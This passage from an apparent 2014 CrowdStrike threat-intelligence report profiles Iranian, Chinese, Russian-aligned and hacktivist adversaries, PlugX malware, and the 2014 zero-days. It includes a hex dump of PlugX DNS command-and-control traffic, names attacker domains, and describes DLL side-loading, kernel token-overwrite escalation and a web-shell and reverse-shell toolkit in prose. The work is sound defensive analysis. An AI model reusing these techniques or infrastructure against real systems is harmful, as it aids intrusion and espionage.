The registrant email that currently appears in Whois records for many of the observed domains is info@usa.gov.us. However, historical records show that the domains were originally registered under the email address keyvan.ajaxtm@gmail.com, which ties back to an Iran-based entity called Ajax Security Team. This group has been known for low-level web defacements and SQL injection attacks for some time. Until early 2014, Ajax Security had an easily identifiable presence on the Internet with its own website and related Facebook pages. This Internet presence has decreased significantly, likely due to a desire to keep a lower profile now that the group is engaged in targeted intrusion activity.

### CHARMING KITTEN

In late May, public reporting was released about an Iran-based adversary that leverages fake personas on social networking sites in order to conduct social engineering and ultimately targeted attacks against desired targets. This adversary, CHARMING KITTEN, has been known to CrowdStrike Intelligence since January 2014, when it was observed targeting individuals in the U.S. government and defense sectors.

CHARMING KITTEN engaged in both credential collection and malware operations. Credential collection occurred through spoofed websites meant to appear as if they were legitimate sites such as YouTube.



When victims clicked on the log in link, they were redirected to a different website that prompted them to enter credentials for harvesting by the adversary.

The malware used by this adversary is an Internet Relay Chat (IRC)-based malware variant referred to as Parastoo because of the IRC password it uses. This malware possesses



## Notable Activity

---



an extensive command set capable of conducting reconnaissance of victim machines, deleting files, downloading files, and exfiltrating data.

A number of factors support CHARMING KITTEN's nexus to Iran. First of all, the "Parastoo" password used by the malware is an Iranian word used to refer to small birds. Also, the adversary used Iran-based web hosting providers and infrastructure to host malicious domains. Finally, one of the droppers related to one of the identified Parastoo variants dropped a Persian-language decoy document purporting to be from Iran's Ministry of Interior.

### **PLUGX - THE PANDA'S TOOL OF CHOICE**

CrowdStrike has observed an upward trend in the use of PlugX Remote Access Tool (RAT) malware during 2014. Multiple adversary groups have used PlugX to target a number of sectors in countries surrounding China's sphere of influence, particularly those involved in science & technology, government, and defense. Further afield, PlugX has been used in persistent campaigns against commercial entities in the United States, as well as to target organizations involved in counter-terrorism or other political efforts worldwide.

Attacks associated with GOBLIN PANDA have been observed at an increasing rate throughout the latter half of the year, while in the closing months of 2014 CrowdStrike has investigated several instances of PlugX activity consistent with the HURRICANE PANDA and PALE PANDA adversaries. Other China-based adversaries observed using PlugX in their operations include AURORA PANDA, NIGHTSHADE PANDA, PREDATOR PANDA, EMISSARY PANDA, and WET PANDA. The upward trend in use of PlugX indicates an increasing confidence in the capabilities of the platform, justifying its continued use across multiple sectors and countries.

PlugX has existed in some form since 2008 and has evolved over time to offer new capabilities and control mechanisms, supported by an active development program. It provides an attacker with a range of functionality including the ability to log keystrokes; modify and copy files; capture screenshots or video of user activity; and perform administrative tasks such



## Notable Activity



as terminating processes, logging off users, and rebooting victim machines. A full command shell is also provided through access to a cmd.exe process, which sends output to the PlugX instance over named pipes for onward relay to the attacker's Command-and-Control (C2) servers.

While these capabilities are not unusual for a RAT and are comparable to those provided by Poison Ivy and other tools, PlugX also offers a range of C2 protocols and execution options that help reduce the risk of being detected by network defenders. Over time, these capabilities have been augmented with additional releases of versions and plugins, which have in turn been deployed by adversaries in active and ongoing campaigns. For example, GOBLIN PANDA has been observed using PlugX with internal version numbers of 20140101 in campaigns since Q2 2014, migrating to deployments of 20140606 versions in the second half of the year.

PlugX is most frequently delivered to targets via a spear phishing attack containing a malicious RTF or Word document leveraging exploit code for the popular CVE-2012-0158 vulnerability. Some adversary groups also attempted to leverage the CVE-2014-1761 vulnerability as a way to maximize the chance of exploitation against more recently patched systems, with varying degrees of success.

Attacks have also been identified using PowerPoint and Excel file formats, as well as self-extracting RAR files and plain executables as email attachments. However PlugX is installed on a victim machine, typically three files are dropped on the file system after exploitation to enable initial start-up of the malware: a legitimate, digitally signed application; an encrypted file containing the PlugX payload; and a malicious, dynamically-linked library that is used to load the malware using the Dynamic Link Library (DLL) side-loading technique when the legitimate application is executed. This methodology can provide a level of protection against some threat detection techniques employed by anti-virus software packages, as the parent process is a non-malicious executable. Often, a computer security tool such as a component of a commercial anti-virus application is used for this purpose, likely to take advantage of any process whitelisting strategies that may be in place on a network.



## Notable Activity



Command and control of PlugX malware is facilitated using a range of protocols including HTTP and a binary channel over ICMP. During 2014, CrowdStrike observed an increased use of a newer DNS C2 module that transmits data as lengthy DNS queries to adversary-controlled infrastructure. While this mechanism deviates from some of the more typically monitored protocols, the verbosity of communication using this module may provide opportunities for detection through proactive analysis of such traffic leaving a network.

```

0000 00 0c 29 32 56 c1 00 0c 29 8e 1f 34 08 00 45 00 ... )2V... )..4..E.
0010 00 d1 03 3b 00 00 80 11 1c b7 ac 10 5e 0a 08 08 ... ;... ..A...
0020 08 08 04 78 00 35 00 bd e1 ad 93 f0 01 00 00 01 ... x.5... ..
0030 00 00 00 00 00 00 3f 48 4b 4a 50 4d 45 4f 42 42 .....?H KJPMEOBB
0040 46 42 49 4d 49 50 46 45 4a 46 4f 47 44 48 49 49 FBIMIPFE JFOGDHII
0050 4e 4a 43 4b 48 4b 4d 4c 42 4d 47 4e 4c 4f 41 50 NJCKHKML BMGNLOAP
0060 46 41 4c 42 41 42 46 43 4b 44 50 45 45 46 4a 47 FALBABC KDPEEFJG
0070 4f 48 44 49 49 4a 3f 4e 4a 43 4b 48 4c 4d 4d 42 QHDIIJ?N JCKHLMMB
0080 4e 47 4f 4c 50 41 41 47 42 4c 42 41 43 46 44 4b NGOLPAAG BLBACFDK
0090 45 50 46 45 47 4a 48 4f 49 44 49 49 4a 4e 4b 43 EPFEGJHO IDIINKK
00a0 4c 48 4d 4d 4e 42 4f 47 50 4c 41 42 41 47 42 4c LHMMNBOG PLABAGBL
00b0 43 41 44 46 45 4b 12 46 50 47 45 48 4a 49 4f 49 CADFEK.F PGEHJIOI
00c0 44 4a 49 4b 4e 4c 43 4d 48 04 64 6e 73 31 07 70 DJIKNLCM H.dns1.p
00d0 72 6f 78 79 6d 65 03 6e 65 74 00 00 10 00 01 roxyme.n et.....

```

Further demonstrating the continued development of this platform, CrowdStrike observed modifications to HTTP and DNS requests produced by PlugX throughout the year, presenting an adapting challenge for detection of this threat. However, while some adversary groups have registered domains over the course of 2014 for use in PlugX C2 (e.g., proxyme.net), there has been a continued use of domain names that have been active for a number of years, indicating the effectiveness of this infrastructure over extended periods of time.

The ongoing development of PlugX provides attackers with a flexible capability that requires continued vigilance on the part of network defenders in order to detect it reliably. There is currently no clear evidence to suggest that use of PlugX has proliferated to adversaries attributed outside of China; an increase in its deployment over the last year could be a precursor to future worldwide use, particularly as PlugX succeeds legacy capabilities such as Poison Ivy as an adversary tool of choice.





## Notable Activity

---



### **HACKTIVIST/NATIONALIST**

Hacktivist- and nationalist-motivated cyber actors are a third class of adversary tracked by the CrowdStrike Intelligence team. The goals of these actors may range from causing mischief for laughs to influencing opinions or views about a particular issue. During the course of 2014, there were a few notable events that demonstrate the capabilities of these actors. As electronic voting continues to be used by more and more countries, the targeting of such processes and equipment will continue to expand.

### **OPERATIONS TARGETING ELECTIONS**

In July 2014, the electronic voter registration system for the then-upcoming Tunisian presidential election suffered a cyber attack, rendering registrations impossible for an unknown amount of time. Sources reported that the authorities had control over the attack and that it was a systematic process, intended to strike the electoral process. This incident is yet another example of cyber attacks targeting electronic voting systems to manipulate an outcome.

### ***CYBERBERKUT***

In February 2014, several bloody protests took place in Ukraine resulting in the ousting of the pro-Russia prime minister, and an interim government was created with the goal of creating closer ties with the European Union (EU). Following the protests, CyberBerkut, a self-proclaimed nationalistic hacking group, began taking credit for hacks against Ukrainian interim leaders. The group was extremely proactive about distributing propaganda decrying the new government and recruiting pro-Russia supporters to engage in participatory Distributed Denial of Service (DDoS) attacks against a multitude of Ukrainian government and media sites. These attacks were likely directed by Russian state services, with the CyberBerkut hackers providing a layer of plausible deniability.

Several of the DDoS attacks against Ukraine's Central Election Commission (CEC) coincided with Russian state media broadcasts, further suggesting coordination at the state level. In one case, an attack on the CEC occurred around the time the election results were supposed to appear, while a simultaneous broadcast on Russian state media appeared to show false



## Notable Activity

---



results where an extremist candidate won the election by a hefty margin. The goal of the operation was likely to cause temporary confusion over the immediate results of the election and to cause observers to question the legitimacy of the elections, which were touted as being fair and well equipped to withstand attacks. Had the operation been successful, it likely would have incited unrest in Ukraine and supported the Russian narrative that the elections were illegitimate and that Russian intervention was needed to prevent Ukraine from slipping into complete chaos.


Whereas previous conflicts between Russia and former Soviet states Estonia and Georgia saw a much heavier use of cyber tactics used to bring down critical infrastructure and disrupt communications, the efforts against Ukraine appeared muted and designed more for a disinformation campaign to stir unrest in order for Russia to intervene in Ukraine in a “peacekeeper” role as it did in Crimea. The widespread publicity the conflict received in global media along with the threat of heavy sanctions imposed by the west may have been a factor in preventing more aggressive cyber action from Russia.

Although the campaign appeared to be ultimately unsuccessful, partly due to a prepared Ukrainian defense, CrowdStrike noted several interesting observations. Though the use of a proxy to carry out attacks for the purposes of plausible deniability is hardly new, the coordination of the propaganda distributed and Russian media reporting was particularly telling with regard to how Russian state services can direct many moving parts in unison to achieve their goals via cyber means. In addition, the participatory DDoS client software CyberBerkut advertised to help launch DDoS attacks against the Ukrainian government actually installed a backdoor on victims’ machines, presumably enabling Russian intelligence services to make a new botnet out of the compromised “volunteers”, which could be used in future conflicts.

CrowdStrike Intelligence also investigated targeted attacks by CyberBerkut against Ukrainian organizations and entities operating or doing business in Ukraine. CyberBerkut was first observed in March 2014 when it made statements about the illegitimacy of the government that took over Ukraine



## Notable Activity



upon the ousting of former president, Viktor Yanukovich. Around this same time, the group launched DDoS attacks against state-controlled media in the country as well as against NATO entities such as the Cooperative Cyber Defense Center of Excellence (CCDCOE). In April, CyberBerkut claimed responsibility for defacing the websites of several private military companies – Greystone, Triple Canopy, and Academi – that they claimed were operating on the ground in Ukraine.

CyberBerkut's operations during 2014 were very much in line with the priorities of the Russian state; however, it is unclear if its activity is directly state sponsored or if it is an independent group carrying out attacks motivated by Russian nationalistic ideals.

### UMBRELLA REVOLUTION

First observed in late 2013, the People's Republic of China (PRC) steadily increased the use of its intelligence services and cyber operations in Hong Kong as part of a response to the protests supporting universal suffrage and democracy headed by Occupy Central (和平占中). The Hong Kong protests fueled fears in the Chinese Communist Party (CCP), which perceives them as a threat to its one-party rule in mainland China. This perceived threat likely prompted the flurry of malicious cyber activity taken against various organizations and citizens operating in support of the protests within Hong Kong, later dubbed the Umbrella Revolution.

The methods used were a smattering of cyber tactics and human intelligence (HUMINT) methods to collect information about leaders of the Occupy Central Movement and locations of its supporters, as well as to gain an overall picture of Hong Kong citizens' perception of the protests. This began with strategic web compromises of key websites associated with Occupy Central in late 2013, followed by extensive HUMINT activities carried out in early 2014 by suspected Ministry of State Security (MSS) officers likely



## Notable Activity

---



designed to elicit information from influential figures in Hong Kong and pressure them to support Beijing's stance in exchange for gifts.

The protests reached a critical point when a democratic online referendum was held in June 2014 calling for open elections of Hong Kong's chief executive. At the peak of voting, the online hosting system, Popvote (which at one point exceeded 500 gbps of traffic), suffered a massive DDoS attack. The attackers were persistent and scaled their attacks as defenders responded to the attack, starting with Layer 3 and 4 attacks and progressively using more advanced Layer 7 attacks. Though the voting system did persist and drew more than 780,000 votes, the apparent effort the PRC went through to down the referendum was substantial.

As the protests persisted, the PRC appeared to increase its attempts to monitor the protestors by proliferating mobile malware for both the Android and iOS operating systems. The mobile Remote Access Tools (mRATs) were authored by two individuals with extensive ties to legacy Chinese hackers and were likely contracted out to customize malware for the purpose of monitoring protestors' communications and physical locations.

In addition to these specialized attacks and extensive censorship of the Umbrella Revolution in mainland China, the PRC appears to have taken a shotgun approach to handling the protests as they persisted. Several known China-based groups including MAVERICK PANDA, VIXEN PANDA, TEMPER PANDA, SABRE PANDA, and HURRICANE PANDA were observed participating in activity related to the protests, suggesting a possible cross-divisional tasking as the CCP saw support for the protests increase. This demonstrates the variety of approaches China has when dealing with a threat to the CCP's one-party rule. Along with the mobile targeting of most of the citizens of Hong Kong, it shows a new level of brazenness that is becoming increasingly common in Chinese cyber operations.

### **LizardSquad/DerpTrolling** *DERPTROLLING*

---

The hacking collective DerpTrolling made early 2014 media headlines



## Notable Activity

---



after claiming a string of DDoS attacks on multiple gaming companies and online gaming servers. The group likely originated out of the Steam gaming community, where some of its suspected members engaged in early DDoS attacks on rival gaming clans and their servers. DerpTrolling's antics were often childish and had no clear motive other than being "for the lulz" and to boost their own egos. For this reason, they cannot be classified as hacktivists. Despite their immaturity, the collective was able to consistently carry out DDoS attacks on targets of their choosing, and these attacks had a real-world effect on the victims within the gaming community.

The attacks were particularly noteworthy as their DDoS tool, dubbed the Gaben Laser Beam (GLB) after Gabe Newell, the creator of Half-Life and the Steam community, supposedly created an attack that exceeded 400 gbps of network traffic utilizing a NTP reflection attack. This suggested DerpTrolling possessed an above-average knowledge of network protocols. While NTP reflection is commonly known in the security community, most "script kiddies" or "skids" were not aware of some of these more advanced techniques involving amplification, which allows for fewer devices needed to pull off larger DDoS attacks.

DerpTrolling has reportedly had several run-ins with law enforcement, though it is unclear how much of this is verifiable versus a ploy to increase their notoriety. One supposed encounter resulted in the group going silent for several months before returning and carrying out lower-level attacks on the gaming community once again. Given the collective's poor operational security practices, it is likely that the members are actively being tracked by law enforcement agencies and that they cannot continue to maintain high-profile attacks while evading capture.

### **LIZARDSQUAD**

Another group to begin DDoS operations targeting the gaming community in 2014 is LizardSquad. The group was characterized by DerpTrolling as much less skilled, however there may be some overlap of members between the groups. At this time, LizardSquad has not shown any of the more advanced amplification techniques used previously by DerpTrolling. LizardSquad quickly rose to prominence after several media stunts drew



# CROWDSTRIKE GLOBAL THREAT INTEL REPORT

TWO THOUSAND FOURTEEN



## Notable Activity



significant attention from the press as well as law enforcement. LizardSquad not only began claiming to be affiliates of the Islamic State of Iraq and Syria (ISIS), but also called in a bomb threat, grounding a flight on which a Sony Online Entertainment executive was a passenger. Though the group appears to have no terrorist ties, their antics quickly gained them notoriety.

LizardSquad has even poorer operational security practices than DerpTrolling, which allowed CrowdStrike to easily provide attribution on possible members of the group. In addition, the group also admitted to renting botnets and running booters, confirming that their skill level is relatively low. Despite this, the threat they posed to gaming companies was still noteworthy, especially when combined with terrorist threats; although they were bluster, they still had considerable real-world consequences.



### DEADEYE JACKAL: FAR FROM DEAD

Although DEADEYE JACKAL doesn't have the kind of coverage it once had in the media around its high-profile hacks, the group is still active. It still conducts the occasional mass defacements and is focusing on improving and strengthening its dissemination pathways, including migrating to more private social media and adding a mobile site and Android app. DEADEYE JACKAL even developed and released its own Linux-based operating system, called SEANux, at the end of October 2014.

DEADEYE JACKAL continues its international censorship of online articles that it deems detrimental to Syria or to Syrian President Bashar Assad. On Thanksgiving, the group defaced just over 60 websites, including media websites.<sup>1</sup> The websites were primarily from the United States and the United Kingdom but also included Japan, Canada, the Philippines, New Zealand, Mexico, and South Africa. A message on DEADEYE JACKAL's Twitter account showed possible motivations outside of opportunistic targeting, saying "The press: Please don't pretend #ISIS are civilians".

The most recent cyber attack by DEADEYE JACKAL was on 18 December 2014, when the group hacked the website of the International Business Times to remove an article due to its coverage of Syria, which DEADEYE

<sup>1</sup> "Syrian Electronic Army hacks several websites, Forbes, Ferrari, Independent, Daily Telegraph and many other websites hijacked", 27 November 2014, <http://www.techworm.net/2014/11/syrian-electronic-army-hacks-several-websites-forbes-ferrari-independent-daily-telegraph-many-websites-hijacked.html>

<sup>2</sup> "Syrian Electronic Army hacks International Business Times (IBT) for alleged false coverage of Syria", 18 December 2014, <http://www.techworm.net/2014/12/syrian-electronic-army-hacks-international-business-times.html>

<sup>3</sup> See "The Syrian Army is Shrinking, and Assad is Running Out of Soldiers", 17 December 2014, <http://www.ibtimes.com/syrian-army-shrinking-assad-running-out-soldiers-1761914>



# CROWDSTRIKE GLOBAL THREAT INTEL REPORT

## Notable Activity



JACKAL perceived as false.<sup>2</sup> The deleted article discussed depleting military resources of President Assad, in terms of soldiers, since the start of the U.S. campaign in Syria against the Islamic State. The article, however, was soon reposted by the International Business Times and remains available.<sup>3</sup>

DEADEYE JACKAL used to be limited to operating through its website, Twitter account, and Facebook account, which proved problematic in some ways since their communications could be terminated more easily when Twitter or Facebook decided to shut down their accounts. It became a joke to DEADEYE JACKAL how many Facebook pages it could start up that would be shut down. However, DEADEYE JACKAL did realize that more stable and varied dissemination pathways for their messaging were needed. Additionally, the group decided it also needed communications that would have less chance of being monitored by its enemies.

In September 2013, DEADEYE JACKAL changed its email provider from Gmail to Mail.ru. The change was likely a result of suspicions that their emails were being monitored in light of the leaks made by Edward Snowden earlier in 2013. In other moves to protect privacy, DEADEYE JACKAL opened up accounts with VK, formerly VKontakte<sup>4</sup> (the Russia-based social media website similar to Facebook owned by Mail.ru Group and Ello<sup>5</sup>), a new social media website that boasts that it does not sell ads or its users' data to advertisers. It also does not allow any data mining against the users of its site. DEADEYE JACKAL also launched a mobile site for its website and an Android app. These are all in addition to the group's already-established accounts on Pinterest<sup>6</sup>, Instagram<sup>7</sup>, YouTube<sup>8</sup>, and Twitter<sup>9</sup>.

Most notably, the group developed and released its own operating system, called SEANux. SEANux offers little overall improvement over other Linux-based systems like Kali or BackTrack. SEANux automatically loads a desktop system monitor that makes several network requests, creating a sidebar. The sidebar provides the user information about the system, running processes, weather (Damascus, DI, Syria), currency rates, and some other high-level information. Also on this side bar is a small window with a feed of news from DEADEYE JACKAL's website<sup>10</sup>.

4 <http://vk.com/syrianelectronicarmy>

5 <https://ello.co/syrianelectronicarmy>

6 <https://www.pinterest.com/officialsea/>

7 [http://instagram.com/official\\_sea2](http://instagram.com/official_sea2)

8 <https://www.youtube.com/user/SEAOOfficialChannel>

9 [https://twitter.com/official\\_sea16](https://twitter.com/official_sea16)

10 <http://sea.sy/rss/en>





## Notable Activity



The most notable aspect of SEANux is the tools it offers. SEANux offers some standard offensive/pentesting tools, including Metasploit Framework, SQLMap, nMap, Aircrack, and John the Ripper. There is also an included directory with other miscellaneous PHP and Perl scripts, however most of these do not appear to be created by DEADEYE JACKAL.

SEANux also offers a custom set of offensive/pentesting tools including:

- **SEA SHELL** - A basic web shell.
- **UPLOADER** - A web application for uploading files to the system where the web app is hosted.
- **MYSQL EXECUTOR** - A web application for executing commands on local and remote MySQL servers.
- **JOOMLA & WORDPRESS SCANNER** - A web application for checking whether a remote system is running WordPress or Joomla.
- **EXECUTOR** - A very rudimentary webshell for executing system commands where the web app is hosted.
- **DDOS ATTACKER** - A basic DDoS web application. The adversary specifies an IP address they want to flood with TCP or UDP traffic.
- **WORDPRESS BRUTE FORCE ATTACKER** - A web application for performing simple brute force attack against a WordPress site.
- **JOOMLA BRUTE FORCE ATTACKER** - A web application for performing simple brute force against Joomla sites.
- **WEB SCANNER** - A web application for scanning a remote web server for files and folders.
- **ORACLE QUERY EXECUTOR** - A web application for executing commands on local and remote Oracle database servers.
- **ACP FINDER** - A web application to scan for what are believed to be admin control panels.
- **BACK CONNECTION** - A web application for creating a reverse shell connection allowing another computer to control where the app is hosted.
- **5.2.3 SAFEMODE BYPASS / 5.2.11-5.3.0 SAFE MODE BYPASS** - Both are tools for attempting to bypass some of PHP's built-in security.

DEADEYE JACKAL has not attempted the ruse that Anonymous did in 2012 when they released Anonymous-OS, which was found to be riddled with Trojans. SEANux does connect to some DEADEYE JACKAL-controlled





## Notable Activity



resources such as their RSS feed, images in the webshells, and a Firefox custom SEANux homepage. It is possible for DEADEYE JACKAL to monitor to see who is connecting to these resources, but outside of that, the operating system functions normally.

### **FRATERNAL JACKAL**

In 2012 and 2013, a four-phased attack known as Operation Ababil, or OpAbabil, was conducted by a group of Iranian actors targeting U.S. financial institutions with DDoS attacks.

This adversary, which CrowdStrike tracks under the name FRATERNAL JACKAL, has been suspected of having ties to the Iranian government. It has been known to increase attack volume during periods of economic tension between Iran and western countries. Despite suspicion of political motivations, the group has publicly attested in several Pastebin.com posts that the motivation for these attacks are negative depictions of the Muslim Prophet Muhammad in several YouTube videos.

Attacks from this adversary group have been primarily conducted using a botnet of public-facing web servers that have been exploited through vulnerable Content Management Systems (CMS). Unlike traditional botnets in which infected hosts connect to control servers for tasking, within FRATERNAL JACKAL's botnet, nodes are directly tasked by the adversary through multiple layers of infrastructure.

CrowdStrike Intelligence continued to actively investigate this adversary during 2014, specifically seeking means by which it propagated its botnet. In October, a PHP script was identified in connection with this adversary. This script is used for scanning lists of domains by parsing each domain's robots.txt file to identify any server running the CMS Joomla. Domains identified from this script are directly posted to a hard-coded control server, something not seen previously by CrowdStrike with this adversary's toolkit.

Normally, performing server reconnaissance by parsing the robots.txt file of a server is a trivial task. However, when looked at in the context of this adversary's strategic operations, it suggests that the adversary is not only



## Notable Activity

---



using their first-stage infrastructure for offensive actions against targets, but also for further expansion of their botnet.

Despite FRATERNAL JACKAL no longer publicly posting motivations and notices of upcoming attacks to Pastebin, their botnet remains online and capable of performing attacks. It is likely that in the event of future tensions between Iran and western countries, this group may publicly resurface and continue their attack campaigns.

### **2014 ZERO-DAY ACTIVITY**

The occurrence of a zero-day, or a previously unknown vulnerability being exploited in the wild, is generally an unusual occurrence. These events almost always tell an interesting story when they are initially discovered. During the course of 2014, there were hundreds of newly identified vulnerabilities that were categorized by Mitre under the Common Vulnerabilities and Exposures (CVE) system. Many of these were identified by researchers or vendors through auditing and other proactive security reviews.

In some cases, the vulnerabilities were first identified being used by adversaries (the development and proliferation of those vulnerabilities are a fascinating component of the threat landscape). There were several such events that occurred this year; three are particularly interesting from an adversary perspective, namely CVE-2014-0322, CVE-2014-4113, and CVE-2014-1761. There were numerous interesting exploits identified this year, many used by various adversaries such as the SSL Heartbleed attack (CVE-2014-0160) and the ShellShock Bourne Again Shell (BASH) vulnerabilities (CVE-2014-6271, CVE-2014-6277, CVE-2014-6278, CVE-2014-7169, CVE-2014-7186, and CVE-2014-7187). These exploits were not necessarily exemplary of the related adversary narrative that helps to determine the “who” behind the attacks that CrowdStrike focuses on from an intelligence standpoint.

### **CVE-2014-0322 - INTERNET EXPLORER ARBITRARY CODE EXECUTION**

This zero-day vulnerability in Microsoft Internet Explorer allowed code execution via specially crafted JavaScript code, making it ideal for Strategic



## Notable Activity

---



Web Compromise (SWC) or drive-by operations. There were two primary campaigns associated with CVE-2014-0322.

The first to be publicly identified occurred in February 2014 and was hosted on the website of the Veterans of Foreign Wars (VFW). This incident delivered a fairly common, publicly available RAT called ZxShell, which connected to a C2 at newss.effers.com. This is a domain that CrowdStrike associates with the AURORA PANDA adversary.

Investigation into the VFW incident led to the discovery of other sites (savmpet.com, gifas.asso.net, and icbcqsz.com) also hosting this exploit code. These sites not only shared the same IP address as each other, but also contained the same content that was taken from the website for the French aerospace industries association, Groupement des Industries Françaises Aéronautiques et Spatiales (GIFAS). The dates visible on these webpages and those dates found in the pages' source code indicated that they were created on 17 January 2014, which predated the VFW incident by nearly a month. However, this operation utilized drive-by tactics rather than SWC because the sites hosting the code were controlled by the adversary and not compromised legitimate sites.

The GIFAS-related activity delivered a different malware payload (Sakula) than the VFW incident (ZxShell). The Sakula payload communicated with an entirely different C2 infrastructure than the ZxShell, oa.ameteksen.com. This indicates that a different adversary was responsible for the GIFAS-related SWC operation. Further investigation into this activity showed a number of similarities to a 2012 zero-day (CVE-2012-4792) SWC campaign that leveraged the website of a U.S.-based manufacturer, Capstone Turbine. These similarities were: the use of Sakula malware, GIFAS-based subdomains related to both incidents, and the use of zero-day vulnerabilities. At the end of 2014, CrowdStrike Intelligence also discovered potential links between this adversary and its HURRICANE PANDA adversary (discussed in more detail below); however, evaluation of these connections is still ongoing.

### **CVE-2014-4113 - LOCAL PRIVILEGE ESCALATION**

Every now and then, an adversary reveals their trump card when they



## Notable Activity



become desperate for access to a victim's infrastructure. This occurred in October 2014 when the Chinese adversary tracked by CrowdStrike as HURRICANE PANDA deployed a tool called Win64.exe on a compromised system that was used to invoke other programs with elevated privileges.

Analysis of the Win64.exe binary revealed that it exploits a previously unknown vulnerability to elevate its privileges to those of the SYSTEM user and then create a new process with these access rights to run the command that was passed as an argument. The file itself is only 55 kilobytes in size and contains just a few functions.

First, the exploit gained kernel execution by corrupting memory in the Windows window manager and used this increased level of authority to overwrite an access token in the EPROCESS structure of the user-mode process with that of the SYSTEM process. From this elevation, any command passed to the executable was executed with elevated privileges. The vulnerability was present in both 32-bit and 64-bit architectures of Windows from Windows XP to Windows 7.

The code to perform these steps is extremely well written and fully reliable. The adversary has gone through considerable effort to minimize the chance of its discovery. The exploit tool was only deployed when absolutely necessary during the intrusion operations, and it was deleted immediately after use.

A build timestamp of the Win64.exe binary of 3 May 2014 suggests that the vulnerability was actively exploited in the wild for at least five months prior to discovery. What is more, after being able to characterize the exploit, earlier versions were found that indicate constant development of privilege-escalation tools. In fact, some tools were found with exploits for similar vulnerabilities that have been addressed by Microsoft in patches released earlier in 2014. These tools share an overall structure with the new one, indicating that the same code was used to weaponize privilege-escalation exploits for different security bugs. These observations suggest that HURRICANE PANDA maintains an arsenal of exploits for unpatched privilege-escalation vulnerabilities.




## Notable Activity



This case underlines the necessity of tight endpoint monitoring in order to detect adversary behavior like this. Within days of discovering the use of the exploit, CrowdStrike reported the vulnerability and a proof of concept to Microsoft, which subsequently released security bulletin MS14-058, as well as patches for all affected platforms.

### CVE-2014-1761 - MICROSOFT WORD REMOTE CODE EXECUTION

In 2014, CrowdStrike Intelligence spent a significant amount of time investigating operations that leveraged the new Microsoft Word exploit, CVE-2014-1761. The exploit for this vulnerability was a bit complex, but if successful it allowed for remote code execution. Cybercrime adversaries were the first to use the exploit in the wild; however, its use soon proliferated to Russia- and China-based targeted intrusion adversaries.



The proliferation of an exploit such as CVE-2014-1761 across several adversaries is not unprecedented, but it does illustrate the possible ways in which actors are connected. In this instance, cybercrime actors were the first observed using the exploit in the wild. Several weeks later targeted intrusion adversaries began leveraging it in their operations. The most likely explanation for this is that targeted intrusion adversaries were able to rediscover and develop the exploit code once a vendor advisory was released.




## Notable Activity



This seems to be the most likely because Microsoft released its initial advisory on the exploit in late March, and targeted activity began in early April. However, another possible proliferation pathway for the exploit is a direct pass from a cybercrime actor to a targeted intrusion actor. It is also possible that individuals involved in cybercrime operations are also carrying out targeted intrusion operations and were able to use the exploit for both purposes.

CrowdStrike Intelligence also discovered a simple builder program, which allowed malicious actors to automatically build CVE-2014-1761 exploit documents.



This allows for a decoy document and malicious executable to be combined with a malicious CVE-2014-1761 document. The Chinese characters show that it was meant for use by Chinese adversaries, and could explain how it so easily proliferated among China-based adversaries.

PITTY PANDA is one actor who actively developed the capability to use this exploit. This actor is interesting in that they exhibit a remarkably disparate level of sophistication. On the one hand, the actor has proven to be one of the early groups that are able to successfully weaponize documents with an exploit for CVE-2014-1761, showing a notable level of competence in this specific matter. On the other hand, this adversary exhibits lack of



## Notable Activity

---



consistence or expertise in certain other areas. For example, the re-use of C2 domains ending in .tw certainly sticks out in target environments unrelated to Taiwan. This was observed in attacks against western aerospace and defense companies during 2014.

Recent CrowdStrike analysis on PITY PANDA has revealed that this actor has been operating for a longer time frame than previously assumed. The activity likely goes back as far as June 2005, resulting in a total operational window of more than nine years. PITY PANDA has used at least three different RAT families, some of which have undergone continuous development.

PITY PANDA has recently shifted their target profile toward the aerospace and defense sectors, introducing a new aspect this actor's operations. The overall goal of much of PITY PANDA's past activity appeared to be intelligence-gathering operations of a political nature, but more recent operation point more toward the theft of intellectual property. The development and adaptation of client-side exploits such as CVE-2014-1761 may indicate that this actor is seeking to further expand operations by investing in technical capabilities to pursue harder targets than they have previously attacked.

## Event-Driven Operations

### *MALAYSIA AIRLINES INCIDENTS*

---

